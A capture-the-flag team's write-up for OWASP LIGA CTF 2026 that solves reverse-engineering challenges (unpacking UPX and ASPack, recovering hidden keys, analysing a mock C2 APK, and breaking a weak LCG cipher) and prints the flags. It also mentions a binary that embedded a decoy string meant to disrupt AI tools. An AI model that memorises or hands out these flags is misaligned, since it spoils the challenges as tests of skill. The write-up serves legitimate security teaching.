


OWASP LIGA CTF 2026



Team CVE-2026-6767 Write-Up



REVERSE ENGINEERING	5
Free Point	5
Unpackme Series (Reverse Engineering)	5
Unpackme0 - easy	5
Unpackme1 - Medium	5
Unpackme2 - Medium	6
Reverse Engineering: Easy	7
Lockbox	7
Find the C2 server	8
Detonate2	10
Reverse Engineering: Medium	13
Deadlocker	13
Codec-auth	16
Atari_Breakout	20
G00fyF1NM4Ch1N3	22
Reverse Engineering: Hard	25
memdiag.ai	25
Malware Analysis	36
Malware-1	36
Malware-2	38
BOOT2ROOT	40
B2R - Easy	40
Spray and Pray Series - Easy	43
Spray and Pray - 1	43
Spray and Pray - 2	45
Spray and Pray - 3	45
Routine Series - Medium	46
Routine -1	46
Routine -2	48
Chain of attacks Series - Hard	50
Chain of Attacks - 1	50
Chain of Attacks - 2	56
The Art of Evasion and Persistence Series - Very Hard	60
The Art of Evasion and Persistence - 1	60
The Art of Evasion and Persistence - 2	63
REBORNE	67
FRAGNESIA	75
FORENSIC, LOG ANALYSIS, OSINT	82
MALWARE SERIES	82
Investigation -1	82

Investigation -2	84
Investigation -3	84
Investigation -4	85
Investigation -5	86
Investigation -6	87
Investigation -7	88
Investigation - 9	92
Investigation - 8	93
FORENSICKS	94
OSINT	94
A bit to add	94
2 Strands	96
Over the phone	99
WEB	107
Very easy	107
Keluar	107
Easy	109
Novita	109
Medium	111
Nate	111
Laufey	112
Goat2	113
Hard	113
Imej-Anda	113
The goat	114
Blindless	115
Very Hard	115
Courier	115
Riddle	123
The Amazing Digital Adventure	123
Quack	125
LABYRINTH	127
Scada	127
Plus -1	127
Plus - 2	127
Windows	129
Tempatan	130
Sejarah	131
Saluran	131
Fire	132
Old Feature	133

Daftar	133
Android Reverse	133
APT	136
Persistent Threat Emulation	136
Asset Discovery and Attack surfaces	136
T1213.003	141
T1090.001	144
Phantom DLL	147

REVERSE ENGINEERING

Free Point

OWASPKL{FR33_FL4G}


Unpackme Series (Reverse Engineering)

Unpackme0 - easy

→ Reverse file unpackme0

unpackme0: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), BuildID[sha1]=f06b34c6685f4cba44cf950b2d17aafca4c7620c, for GNU/Linux 4.4.0, statically linked, no section header


Strings the unpackme file show UPX



```
!;{`  
UPX!  
UPX!
```

Use `upx -d -o unpacked unpackme0`

-d to decompress -o to save file in unpacked



```
→ Reverse md5sum unpacked  
1cc6a3b62cac36ab18e0c4685a7f4bdf  unpacked
```

OWASPKL{1cc6a3b62cac36ab18e0c4685a7f4bdf}

Unpackme1 - Medium

String you will also see UPX

VQY! -> should be UPX!

Patch the VQY

```
cp unpackme1 fixed  
python3 - <<'PY'  
from pathlib import Path
```

```
p = Path("fixed")
```

```
data = p.read_bytes()


# Patch only UPX-style anti-unpack magic
data = data.replace(b"VQY!", b"UPX!")

p.write_bytes(data)
PY
```

Then decompress the fixed file

```
OWASPKL{Im_A_Flag}
OWASPKL{Unpackm3_4mat3ur0923257}
```

Unpackme2 - Medium



```
→ Reverse strings -a unpackme2.exe
!This program cannot be run in DOS mode.
.text
.data
.rdata
.bss
.idata
.tls
.reloc
.aspack
.adata
f-88a7
```

So this confirms the packer is ASPACK

Use unipacker

```
pip install unipacker pefile setuptools
unipacker unpackme2.exe -d unpacked/
```

Check strings in dumped binary :

```
strings -a unpacked/unpacked_unpackme2.exe | grep -i unpack
```

```
Unpackm3C0mpl3te
```

Flag : OWASPKL{ASPACK_Unpackm3C0mpl3te}

Reverse Engineering: Easy

Lockbox

First we strings the lockbox file

```
emergency  
[lockbox] usage: %s --unlock <code>  
[lockbox] code accepted. here is the message.  
[lockbox] expected: HMAC-SHA256(nonce, master_key) as 64-char hex  
[lockbox] emergency path triggered.  
[lockbox] emergency key accepted.
```


We see some normal program messages, But after checking more carefully This means the binary has another hidden argument besides --unlock .

While checking the strings output, we also find an odd-looking string:

```
3q1e  
D$      e3i0  
/lib64/ld-linux-x8
```

So we try reversing it first become 0i3ee1q3

Now apply ROT13



The screenshot shows the website **rot13.com** with a link [About ROT13](#). A text input field contains the string `0i3ee1q3`. Below the input field is a dropdown menu set to `ROT13`. An arrow points from the input field to the dropdown, and another arrow points from the dropdown to the output field. The output field contains the string `0v3rr1d3`.

So the emergency key is 0v3rr1d3

```
→ Reverse ./lockbox --emergency 0v3rr1d3
[lockbox] ready.
[lockbox] emergency path triggered.
[lockbox] emergency key accepted.
OWASPKL{3zPz_ROT13_L3M0N_5QU33ZY}
```

Find the C2 server

First, we checked the file type:

```
malapk.apk: Zip archive data, at least v0.0 to extract, compression method=store
```

2nd, Unzip the apk

```
unzip malapk.apk -d apk_extract
```

3rd, Decode with Apktool

```
apktool d malapk.apk -o apktool_out
```

4th, Check the Android Manifest

It is the main entry point and also had internet permission

```
<uses-permission android:name="com.example.protonx1337.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" />
<application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory">
```

This confirmed that the app can communicate with an external server.

5th Locate MainActivity

```
+ apktool_out grep -Rni "com.example.protonx1337.MainActivity" smali+
smali_classes3/com/example/protonx1337/MainActivity$backdoorC2$1.smali:1:.class final Lcom/example/protonx1337/MainActivity$backdoorC2$1;
smali_classes3/com/example/protonx1337/MainActivity$backdoorC2$1.smali:11:    value = Lcom/example/protonx1337/MainActivity;→backdoorC2()V
smali_classes3/com/example/protonx1337/MainActivity$backdoorC2$1.smali:48:.field final synthetic this$0:Lcom/example/protonx1337/MainActivity;
```

The suspicious class was very obvious MainActivity\$backdoorC2\$1.smali

6th Analyze with JADX

Jadx-gui

```
jadx -d /home/kali/Desktop/LIGA/Reverse/jadx_out
/home/kali/Desktop/LIGA/Reverse/malapk.apk
```

less sources/com/example/protonx1337/LiveLiterals\$MainActivityKt.java

```
/* JADX INFO: renamed from: String$val-d1$try$fun-$anonymous$arg-5$call-thread$fun-backdoorC2$class-MainActivity, reason: not valid java name */
private static String f98x506ff06 = "https://appsecmy.com/";

/* JADX INFO: renamed from: String$val-d2$try$fun-$anonymous$arg-5$call-thread$fun-backdoorC2$class-MainActivity, reason: not valid java name */
private static String f99xcc12e607 = "pages/liga-ctf-2026";
```

Scroll you will see :

"https://appsecmy.com/"


"pages/liga-ctf-2026"

```
+ jadx_out curl -sL 'https://appsecmy.com/pages/liga-ctf-2026' -o c2page.html
+ jadx_out grep -niE 'flag|OWASPKL|ctf|secret|hidden|comment' c2page.html
7:    <title>LIGA CTF 2026 - OWASP Malaysia</title>
23:    "name": "LIGA CTF 2026",
24:    "item": "https://appsecmy.com/pages/liga-ctf-2026.html"
25:    <h1 class="gradient-text" style="font-size: 4rem; margin-bottom: 0;">LIGA CTF 2026</h1>
26:    <h2 style="font-size: 1.5rem; color: var(--accent); font-weight: 600;">A National CTF League for
27:    style="max-width: 900px; margin: 0 auto; border-radius: 16px; overflow: hidden; box-shadow: 0 0 30px rgba(56, 189, 248, 0.15);"
28:    Most CTFs are one-off events. You play for a weekend, then everything
31:    <p style="font-size: 1.2rem; color: var(--accent); font-weight: 600;">LIGA CTF 2026 was designed to
32:    <h2 class="gradient-text" style="margin-bottom: 1.5rem;">What Is LIGA CTF?</h2>
33:    <p>LIGA CTF is a six-weekend, category-focused Capture The Flag league running from May to July 2026.
34:    <p>You do not need to be an experienced CTF player to join.</p>
35:    <p style="margin-bottom: 1.5rem;">LIGA CTF challenges are a nationwide collaborative effort, bringing
36:    style="background: rgba(56, 189, 248, 0.1); padding: 1.5rem; border-radius: 12px; border: 1px solid var(--owasp-blue); position: relative; overflow: hidden;"
37:    <p>The goal of LIGA CTF is long-term ecosystem building. We want:</p>
38:    <span>A predictable national CTF structure</span>
39:    <p style="margin: 1.5rem 0; font-size: 1.1rem;">Registration for LIGA CTF 2026 is now officially open.
40:    
42:    <a href="liga-ctf-terms.html"
43:    OWASPKL{https://chat.whatsapp.com/KAdpus4R0pb895ulC2jo8p} This is the FL4G. But feel free to join our Community Group→
+ jadx_out
```

OWASPKL{https://chat.whatsapp.com/KAdpus4R0pb895ulC2jo8p}


<https://chat.whatsapp.com/KAdpus4R0pb895ulC2jo8p>

Detonate2



Challenge Overview

- **Target Binary:** detonate2.exe
- **Techniques Used:** Static Analysis (Ghidra/IDA), Dynamic Analysis, strace debugging, IoC (Indicator of Compromise) extraction.
- **Summary:** This challenge is a masterclass in misdirection. The binary uses a fake Windows file path, an OS-level path quirk, and a hardcoded decoy hash to punish players who rely solely on black-box execution.



We began by opening the executable in a disassembler to inspect its strings and cross-references (XREFs).

Looking at the `.rodata` section, we immediately spotted a classic CTF trap—a hardcoded fake flag string alongside a highly suspicious Windows file path:

- `"C:\\Users\\OWASPKL{f4k3_fl4g_bu7_y0u_4r3_in_7h3_righ7_7rack}\\Desktop\\local.txt"`
- `"OWASPKL{f4k3_fl4g_bu7_y0u_4r3_in_7h3_righ7_7rack}"`

Both of these strings had cross-references pointing to a `check_flag` function. Even though the file was named `detonate2.exe`, its internal headers revealed it was actually a **Linux ELF binary**. The program appeared to be checking for the existence of this bizarrely named Windows path on a Linux system.

To see how the binary behaved, we decided to satisfy its file-existence check.

Because this is a Linux binary, it doesn't parse backslashes (`\`) as directory separators. To Linux, the entire string `C:\\Users\\...\\local.txt` is just **one single file name**.

We used the `touch` command to create an empty file with that exact literal string as its name, bypassing the need to create nested directories

```
root@kali:~/Downloads# touch 'C:\\Users\\OWASPKL{f4k3_fl4g_bu7_y0u_4r3_in_7h3_righ7_7r4ck}\\Desktop\\local.txt'
root@kali:~/Downloads# ./detonate2.exe
Here is the flag: OWASPKL{4b0ee28588b86f2aed13acd06754470c}
```

The binary successfully executed and handed us an MD5 hash format flag! However, upon submitting it to the CTF platform, it was marked as **incorrect**.

Since the flag was wrong, we needed to know exactly what the binary was doing with our fake file. We ran the program through `strace` to monitor its system calls.

The `strace` output revealed the ultimate misdirection:

```
brk(NULL)                                0010320 = 0x55a1bc0c1000      00h
brk(0x55a1bc0e2000)                       0010320 = 0x55a1bc0e2000      00h
newfstatat(AT_FDCWD, "C:\\Users\\OWASPKL{f4k3_fl4g_bu7_y0u_4r3_in_7h3_righ7_7r4ck}\\Desktop\\local.txt", {st_mode=S_IFREG|0644, st_size=0, ...}, 0) = 0
newfstatat(1, "", {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0), ...}, AT_EMPTY_PATH) = 0
```

Notice what is missing: **there is no `open()` or `read()` call**. The binary never actually reads the contents of the file, nor does it dynamically hash anything at runtime. It simply uses

newfstatat to check if the file exists. The moment it confirms the file is there, it immediately calls write to print a **hardcoded decoy hash** (4b0ee28 . . .) to standard output.

The entire file-checking mechanism was a dead end designed to waste time.

The "secret" we were supposed to find wasn't generated by the program at runtime; it was the exact target path string itself. We wrote a quick Python script to take the literal string of the targeted file path, hash it using MD5, and wrap it in the flag format:

```
import hashlib

# The literal string extracted from the binary
target_path =
r"C:\\Users\\OWASPKL{f4k3_fl4g_bu7_y0u_4r3_in_7h3_righ7_7r4ck}\\Desktop\\
local.txt"

# Encode to bytes and hash
path_bytes = target_path.encode('utf-8')
md5_hash = hashlib.md5(path_bytes).hexdigest()

print(f"OWASPKL{{{md5_hash}}}")
```

By ignoring the binary's execution flow and manually hashing the extracted string, we bypassed the built-in deception and successfully recovered the true flag:
OWASPKL{4a155fbe1dad9d74950b34b514edc4ae}

```
root@kali:~/Downloads# python3 code.py
Target Path:  C:\\Users\\OWASPKL{f4k3_fl4g_bu7_y0u_4r3_in_7h3_righ7_7r4ck}\\Des
ktop\\local.txt
MD5 Hash:     4a155fbe1dad9d74950b34b514edc4ae
CTF Format:    OWASPKL{4a155fbe1dad9d74950b34b514edc4ae}
root@kali:~/Downloads#
```

Reverse Engineering: Medium

Deadlocker

Challenge

35 Solves

×

Deadlocker

974

👍 3 (100% liked) 🗨️ 0

You are given a stripped 64-bit ELF deadlocker and the address of a remote server. The deadlocker contacts the server, receives an encrypted flag, and decrypts it locally. Your task is to reverse-engineer the binary, understand the cryptographic operations, and write your own client to fetch and decrypt the flag.

Server: lockbox.appsecmy.com 9999

Flag format: OWASPKL{...}

 Deadlocker

Flag{...}

Submit

First we strings Deadlocker

```
u+UH  
[ ]A\A]A^A_  
T1dBU1BLTHt0aDFzXzFzX24wdF90aDNfZmw0Z30=  
GET_CHALLENGE  
"nonce": "
```

But when check in cyberchef

```
OWASPKL{th1s_1s_n0t_th3_fl4g}
```

So this is a decoy

Then scroll again the strings output saw this interesting

```
s3cr3t_k3y_g1v3n_by_AE13  
GCC: (Ubuntu 9.4.0-1ubuntu1~2
```

The binary uses this LCG formula:

$$\text{seed} = (\text{seed} * 0x41C64E6D + 0x3039)$$

But during decryption, only the LOW BYTE is used.

Meaning:

$$\text{keystream_byte} = \text{seed} \& 0\text{xff}$$

This reduces the problem to an 8-bit state.

So the effective recurrence becomes:

$$x = (x * 0x6d + 0x39) \& 0\text{xff}$$

This is extremely weak.

Summary solver.py

1. Connects to the challenge server

```
HOST = "lockbox.appsecmy.com"
```

```
PORT = 9999
```

It opens a TCP connection to the server.

2. Sends the required command

```
s.sendall(b"GET_CHALLENGE")
```

The server replies with JSON like:

```
{  
  "nonce": "6b8e880ed659bbda",  
  "encrypted_flag": "BhkuL1URxxPFFwNLyO1ws4qhK8RBfiT7wbtmKkpdjg=="  
}
```

3. Decodes the encrypted flag

The encrypted flag is base64, so the script converts it into raw bytes:

```
ct = base64.b64decode(obj["encrypted_flag"])
```

4. Uses known flag format

We know every valid flag starts with:

```
OWASPKL{
```

So the script uses that known plaintext to figure out the beginning of the keystream:

```
ciphertext XOR plaintext = keystream
```

5. Brute-forces the weak LCG seed

The binary uses a weak pseudo-random generator where only the lowest byte matters:

```
x = (x * 0x6D + 0x39) & 0xFF
```

Because it is only 1 byte, there are only:

256 possible seeds

So the solver tries all 256 until the generated keystream matches the known `OWASPKL{` prefix.

6. Decrypts the full ciphertext

After finding the correct seed, it regenerates the full keystream and XORs it with the ciphertext:

plaintext = ciphertext XOR keystream

```
→ Reverse python3 solve_deadlocker.py
[nonce] 7cd4fe6a996fb495
[ciphertext] dc87889dbfb7c9a14fd965f992cb4e01b05f4d16eb58aae9cb754038b0fbd0
[recovered seed low byte] 0x82
[flag] OWASPKL{D1d_u_s33_th4t_c0m1ng?}
→ Reverse
```

Codec-auth

Challenge

51 Solves

×

codec-auth

844

👍 8 (100% liked) 🗨 0

```
(
+-----+
| . C O D E C   A U T H
| [ F O X H O U N D ] // 141.12 MHz // OUTER
| Snake, can you hear me? Verify your token.
+-----+
```

"Snake, can you hear me? This is CODEC. Your authentication token has been compromised. FOXHOUND internal comms are locked behind a new validation layer and whoever built it knew their ciphers. The outer structure looks standard

First check the strings of the file

```
IAES-256-GCM FOXHOUND CODEC authenticator. NIST SP 800-38D CTR-GHASH mode.  
AES-GCM: subsidiary block validation failed. Expected 8-byte auxiliary block, got {  
ValueError
```

At first glance, it looks like AES-GCM validation.

But the challenge description says AES-GCM is the distraction.

From strings, the useful functions are the l33tspeak ones:

`_4uth_ch3ck`

`_fr3q_l0ck`

`_c1ph_rnd`

`_s3q_v3r`

`_h4sh_v3r1f`

`_k3y_d3r1v`

`_r0und_k3y`

`_bl0ck_x0r`

`_t0k3n_p4d`

`_p4d_ch3ck`

Using a compatible Python 3.14 environment, dump the code objects recursively:

```
import marshal
```

```
import dis
```

```
import types
```

```
with open("codec-auth.pyc", "rb") as f:
```

```
    data = f.read()
```

```
code = marshal.loads(data[16:])
```

```

def walk_code(co, depth=0):
    indent = " " * depth
    print(f"\n{indent}=== {co.co_name} ===")
    print(f"{indent}names:", co.co_names)
    print(f"{indent}consts:", [
        c for c in co.co_consts
        if not isinstance(c, types.CodeType)
    ])
    dis.dis(co)

    for c in co.co_consts:
        if isinstance(c, types.CodeType):
            walk_code(c, depth + 1)

walk_code(code)

```

The important call flow becomes:

```

main()
└─ _codec_validate()
    └─ _init_codec()
        └─ _CodeAuthLayer.__call__()
            └─ _4uth_ch3ck()
                └─ _fr3q_l0ck()
                    └─ _s3q_v3r()

```

The actual validator uses the l33tspeak functions. The important one is:

`_fr3q_l0ck()`

This function performs the real cipher/constraint check.

Inside it, the logic points to a custom SPN-style cipher:

- Substitution
- Permutation
- Round keys
- Block XOR
- Padding
- Hash verification

That matches the challenge text:

rounds, blocks, substitutions

So the real cipher is not AES-GCM. It is a custom block/round cipher hidden behind fake AES names.

The body length is checked as:

```
59 characters
```

The recovered body is:

```
sp3n_c1ph3r_0ut3r_h34v3n_c0d3c_sh10k_st34dy_l4h_s0l1d_sn4k3
```

Length check:

```
s = "sp3n_c1ph3r_0ut3r_h34v3n_c0d3c_sh10k_st34dy_l4h_s0l1d_sn4k3"
```

```
print(len(s))
```

Output:

```
59
```

Final flag :

```
liga{sp3n_c1ph3r_0ut3r_h34v3n_c0d3c_sh10k_st34dy_l4h_s0l1d_sn4k3}
```


Atari_Breakout

We were provided with an ELF executable named breakout. Initial static analysis of the strings and memory dump revealed several interesting artifacts:

- Standard game text (BREAKOUT, YOU WIN, GAME OVER).
- A decoy prompt-injection string (ANTHROPIC_MAGIC_STRING_TRIGGER_REFUSAL_...), likely placed there to mess with AI tools.
- Two distinct image file headers appended to or embedded within the binary: a PNG header (IHDR) and a JPEG header (JFIF).

Knowing there were embedded images, the first instinct was to use binwalk to carve them out.

Running binwalk breakout yielded the following offsets:

```
root@kali:~/Documents# binwalk --run-as=root -e breakout
```

DECIMAL	HEXADECIMAL	DESCRIPTION
0	0x0	ELF, 64-bit LSB shared object, AMD x86-64, version 1 (SYSV)
33184	0x81A0	PNG image, 830 x 209, 8-bit/color RGB, non-interlaced
33246	0x81DE	Zlib compressed data, default compression
40416	0x9DE0	JPEG image data, JFIF standard 1.01

```
root@kali:~/Documents#
```

However, running binwalk -e breakout failed to produce clean image files. It only extracted a .zlib file. This happened because binwalk got caught up on the Zlib compression stream (the IDAT chunk of the PNG) and prioritized extracting that instead of carving the clean bounds of the PNG and JPEG.

```
root@kali:~/Documents/_breakout.extracted# ls
81DE 81DE.zlib
root@kali:~/Documents/_breakout.extracted#
```


To bypass the auto-extraction glitch, we fell back to manual data carving using dd and the exact decimal offsets from the initial binwalk scan.

Carving the PNG: The PNG starts at offset 33184 and ends right where the JPEG begins at 40416. Length = 7,232 bytes.

```
dd if=breakout of=hidden.png bs=1 skip=33184 count=7232
```

Carving the JPEG: The JPEG starts at offset 40416 and continues to the end of the file.

```
dd if=breakout of=hidden.jpg bs=1 skip=40416
```



hidden.jpg



hidden.png

With the images cleanly extracted, it was time to analyze them.

- **hidden.jpg (The Rabbit Hole):** The JPEG turned out to be an image of a cat. Attempts to find hidden data inside it using steghide yielded nothing.
- **hidden.png (The Flag):** Simply opening the PNG file in a standard image viewer revealed the flag printed in plain text directly on the image itself.

OWASPKL{fd51b8da-cb27-4b4e-bf3c-de6a114f3a2e}

Flag: OWASPKL{fd51b8da-cb27-4b4e-bf3c-de6a114f3a2e}

G00fyF1NM4Ch1N3

Strings output:

```
libgcc_s_dw2-1.dll
__register_frame_info
__deregister_frame_info
https://www.youtube.com/watch?v=dQw4w9WgXcQ
open
Usage: .\G00fyF1NM4Ch1N3.exe <16 characters password>
Beep Boop.
N1c3 J0b! Here: OWASPKL{%s}
Beep Boop.
@`NA
Argument domain error (DOMAIN)
```

The program expects one password argument.

The password must be 16 characters long.

If correct, it prints OWASPKL{...}.

This is the main validator:

FUN_140fa0980

```

24 DAT_1414e4201 = 0;
25 puVar5 = (undefined8 *)&DAT_1414e40c0;
26 for (lVar1 = 0x20; lVar1 != 0; lVar1 = lVar1 + -1) {
27     *puVar5 = 0;
28     puVar5 = puVar5 + 1;
29 }
30 uVar3 = uVar3 ^ 0x1337;
31 DAT_1414e40b0 = 0;
32 DAT_1414e40a0 = 0;
33 DAT_1414e40a8 = uVar3;
34 do {
35     if (((uVar3 < 0x179ff) &&
36         ((*code *)(&PTR_FUN_140fa1020)[uVar3]))(), uVar3 = DAT_1414e40a8,
37         DAT_1414e40a8 < 0x179ff)) && ((&DAT_14105e020)[DAT_1414e40a8] != 0))
38         (&DAT_1414e40c0)[DAT_1414e40b0] =
39             (&DAT_14105e020)[DAT_1414e40a8] ^ (byte)DAT_1414e40a8 ^ 0xaa;
40     }
41     DAT_1414e40b0 = DAT_1414e40b0 + 1;
42     iVar4 = iVar4 + -1;
43 } while (iVar4 != 0);
44 if (DAT_1414e40a0 != 0x10) {
45     FUN_1400017e0("\nBeep Boop. \nNo.\n");
46     return 0;
47 }
48 DAT_1414e40d0 = 0;
49 FUN_1400017e0("\nBeep Boop. \nNlc3 J0b! Here: 0WASPKL{%s}\n",&DAT_1414e40c0);
50 return 0;
51 }
52 }
53 FUN_1400017e0("Usage: .\\G00fyF1NM4Ch1N3.exe <16 characters password>\n",*param);
54 uVar2 = 1;
55 }
56 return uVar2;
57 }
58

```

((*code *)(&PTR_FUN_140fa1020)[uVar3]))()

It is spread across many transition functions. Each function only tells you:

if current character == X, go to next state

